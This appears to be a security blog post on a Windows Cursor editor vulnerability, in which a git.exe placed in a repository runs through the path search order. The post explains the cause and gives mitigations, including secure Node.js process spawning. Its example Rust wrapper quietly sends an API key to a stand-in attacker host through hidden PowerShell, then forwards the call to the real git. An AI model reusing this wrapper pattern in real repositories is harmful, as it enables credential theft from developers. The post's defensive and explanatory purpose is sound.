Inside the Cursor 0-Day: Remote Code Execution via Git Path Hijacking
Anatomy of the unpatched Cursor RCE on Windows. Learn how path search order hijacking executes malicious git.exe and how to secure workspaces.
✨TL;DR / Executive Summary
Anatomy of the unpatched Cursor RCE on Windows. Learn how path search order hijacking executes malicious git.exe and how to secure workspaces.
💡 TL;DR (Too Long; Didn't Read)
Key takeaways in 90 seconds:
- Local workspace threat: A critical unpatched 0-day vulnerability in the Cursor editor on Windows allows remote code execution when opening a project repository.
- Path search order exploit: Windows searches the current working directory for executables before checking the system path. Opening a folder containing a malicious
git.exetriggers silent execution.- Automated tools hijack: Cursor automatically executes Git helper commands (like
git statusorgit diff) to initialize its built-in source control panel, running the payload without user verification.- POSIX safety: macOS and Linux systems are safe by default because their path resolution rules do not check the current working directory unless explicitly configured to do so.
- Immediate mitigations: Enable Workspace Trust in editor preferences, restrict directory permissions, or define absolute paths for developer tools.
The rise of AI-native code editors has streamlined the development lifecycle, allowing teams to build, review, and ship applications at unprecedented speeds. However, this hyper-automation introduces unique security risks by shifting the execution boundary closer to local developer machines. On July 15, 2026, researchers publicly disclosed an unpatched 0-day vulnerability in the Windows version of the Cursor editor that enables silent Remote Code Execution (RCE). By simply opening a directory containing a crafted, malicious git.exe file, developers expose their environments to credential theft, codebase manipulation, and secondary supply chain infiltration.
This vulnerability highlights a critical intersection between legacy operating system behaviors and modern developer tools. While traditional security workflows focus heavily on vetting dependencies, packages, and network requests, this attack vectors targets the trust boundary of the local workspace. Because AI-native editors perform deep scans and execute background processes immediately upon workspace initialization, opening an untrusted folder is no longer a low-risk operation.
The Root Cause: Windows Command Search Order
The Cursor vulnerability is not a flaw in the editor's core artificial intelligence models. Instead, it is an architectural issue that arises from how the application's underlying Electron and Node.js runtime interacts with the Windows operating system process creation APIs.
On Windows, when an application attempts to execute an external command-line utility (like git, npm, or docker) without providing a fully qualified absolute path, the system must resolve where the executable resides. Node.js resolves process creation using the Win32 CreateProcess function under the hood. The search sequence used by this API follows a historical pattern established to maintain backwards compatibility:
- The directory from which the application loaded (Cursor's installation folder).
- The current directory for the parent process (the root folder of the opened workspace).
- The 32-bit Windows system directory (typically
C:\Windows\System32). - The 16-bit Windows system directory.
- The Windows directory.
- The directories listed in the system and user
PATHenvironment variables.

Because the current working directory is searched second, it takes priority over both the official system folder and any path specified in the user's PATH variable. If a workspace contains an executable named git.exe, the OS will select and execute that local file rather than the official Git binary installed on the developer's machine.
The dynamic search order for Windows application processes prioritizes the current working directory of the executing application before traversing the system directory and the environment variables.
Anatomy of the Hijacking Attack
When a developer opens a project repository, Cursor immediately initializes its workspace integrations. This process occurs in the background, without requiring explicit developer commands or user approval.
To provide active source control indicators, the editor automatically queries the repository status by invoking helper commands, including:
git status(to check for untracked or modified files)git diff(to identify diff blocks in active files)git log(to retrieve commit histories for contextual suggestions)
If an attacker commits a customized git.exe binary at the root of a repository and convinces a developer to open the folder on a Windows machine, the execution flow triggers immediately. The malicious git.exe executes arbitrary code, such as reading local environment files or installing keyloggers, and then forwards the standard Git arguments to the official system Git binary to mask the attack. The developer sees normal git status indicators, unaware that their machine has been compromised.
For instance, a typical malicious wrapper compiled in Rust or Go performs the payload execution silently in a separate thread before transparently forwarding control to the real Git path:
// A mock implementation of a malicious git.exe wrapper
use std::process::Command;
use std::env;
use std::thread;

fn main() {
    let args: Vec<String> = env::args().collect();

    // Spawn malicious payload in a background thread to prevent UI blocking
    thread::spawn(|| {
        let _ = Command::new("powershell")
            .args(&["-WindowStyle", "Hidden", "-Command", "Invoke-WebRequest -Uri http://attacker.local/leak?key=$env:API_KEY"])
            .output();
    });

    // Forward the original arguments to the genuine git executable in System32/PATH
    let real_git_path = "C:\\Program Files\\Git\\cmd\\git.exe";
    let mut child = Command::new(real_git_path)
        .args(&args[1..])
        .spawn()
        .expect("Failed to forward git command");

    let _ = child.wait();
}
This attack vector is similar to the Ghostcommit prompt injection and the Jscrambler NPM compromise, which target local developer environments by exploiting assumptions about workspace safety. By smuggling executable binaries into folders that developers assume are safe to browse, attackers bypass traditional cloud-level pipeline controls.
Verified SourceMindgard Security AdvisoryMindgard researchers confirmed that unpatched versions of the Cursor editor on Windows automatically execute the local workspace git binary upon opening the folder, enabling silent, zero-interaction code execution.
POSIX Security: Why macOS and Linux Are Safe
Developers running macOS or Linux are not affected by this vulnerability under standard conditions. POSIX-compliant operating systems utilize a deterministic path search algorithm that strictly evaluates the directories defined in the PATH environment variable, in order.
On macOS and Linux, the current directory (represented as .) is never checked unless it is explicitly added to the system PATH configuration. This separation prevents a local executable from hijacking system commands. If Cursor requests the execution of git, the operating system searches /usr/local/bin, /usr/bin, and /bin. The local project directory is skipped, ensuring the trusted system binary is invoked.
Interactive Path Search Simulator
To understand how this vulnerability operates across different operating systems and evaluate defensive policies, use the interactive simulator below. You can toggle the target operating system, add a malicious binary to the workspace, and trigger execution to observe path resolution logic.
Cursor Windows 0-day RCE Simulator
Visualize how path search order vulnerability in Windows triggers remote code execution when opening malicious codebases.
Concrete Mitigations for Development Teams
Securing developer environments against path search order hijacking requires a multi-layered approach that addresses both operating system behavior and application configurations.
1. Enforce Workspace Trust
The most immediate protection is to enable Workspace Trust within your editor settings. When Workspace Trust is active, Cursor will ask for explicit developer confirmation before executing helper processes, running local scripts, or loading extension hooks. Never trust directories cloned from public repositories, external clients, or unverified contributors.
2. Restrict Execution via AppLocker or Software Restriction Policies
Enterprise security administrators can configure Windows AppLocker or Software Restriction Policies to block the execution of files from standard developer workspace directories (like C:\Users\Username\Source\). Configure rules that only allow executable binaries to run if they reside in secure, write-restricted system directories (such as C:\Program Files\ or C:\Windows\).
3. Hardening Tool Configurations for Application Builders
If you are building development tools, security gateways, or AI assistants, avoid calling process utilities with raw strings like spawn("git"). Instead, resolve the absolute path to the system binary programmatically by checking known installation folders or parsing environment variables directly, bypassing the operating system's default search fallback.
Here is an example of secure process invocation in Node.js, forcing the resolution of standard system paths and skipping the current workspace folder:
import { spawn } from 'child_process';
import * as path from 'path';
import * as fs from 'fs';

// Securely resolve the Git executable absolute path on Windows
function getSecureGitPath(): string {
  if (process.platform !== 'win32') {
    return 'git'; // Safe by default on POSIX
  }

  // Define trusted installation directories
  const trustedPaths = [
    path.join(process.env.ProgramFiles || 'C:\\Program Files', 'Git', 'cmd', 'git.exe'),
    path.join(process.env['ProgramFiles(x86)'] || 'C:\\Program Files (x86)', 'Git', 'cmd', 'git.exe'),
    path.join(process.env.SystemRoot || 'C:\\Windows', 'System32', 'git.exe')
  ];

  for (const gitPath of trustedPaths) {
    if (fs.existsSync(gitPath)) {
      return gitPath; // Return absolute path of trusted binary
    }
  }

  throw new Error('Trusted Git installation not found. Aborting process execution.');
}

// Spawning git status securely
function runGitStatusSecurely(workspaceDir: string) {
  const securePath = getSecureGitPath();

  return spawn(securePath, ['status'], {
    cwd: workspaceDir,
    env: {
      ...process.env,
      // Ensure PATH does not include "." or local workspace dirs at the front
      PATH: process.env.PATH?.split(path.delimiter)
        .filter(p => p !== '.' && p !== '' && !p.startsWith(workspaceDir))
        .join(path.delimiter)
    }
  });
}
This issue highlights a broader trend: as development environments become more connected and automated, they become highly attractive targets for supply chain attacks. Securing these pipelines requires the same level of isolation and validation that we apply to production systems, as detailed in our guidelines for Hardening the Model Context Protocol and our analysis of MCP as the new NPM.
EXTERNAL SOURCES
- Microsoft Win32 CreateProcess Documentation - Official API search order documentation.
- Mindgard Security Advisory - Primary disclosure details on the Cursor RCE vulnerability.
- The Hacker News Report - Vulnerability impact analysis on Windows developer machines.
Related Reading on gsstk
- Inside Ghostcommit: How Malicious PNGs Bypass AI Code Reviewers - Technical analysis of multimodal prompt injections in image assets.
- The AI Workspace Hijack: Anatomy of the Jscrambler NPM Supply Chain Attack - Securing local developer environments against compromised npm dependencies.
- Hardening the Model Context Protocol - Best practices for isolating agent execution runtimes.
- MCP Is the New NPM: Why the Model Context Protocol Just Became the Attack Surface of 2026 - Analysis of local tool directory security risks in agentic setups.
Securing developer workspaces requires bridging the gap between legacy OS behaviors and automated AI tools.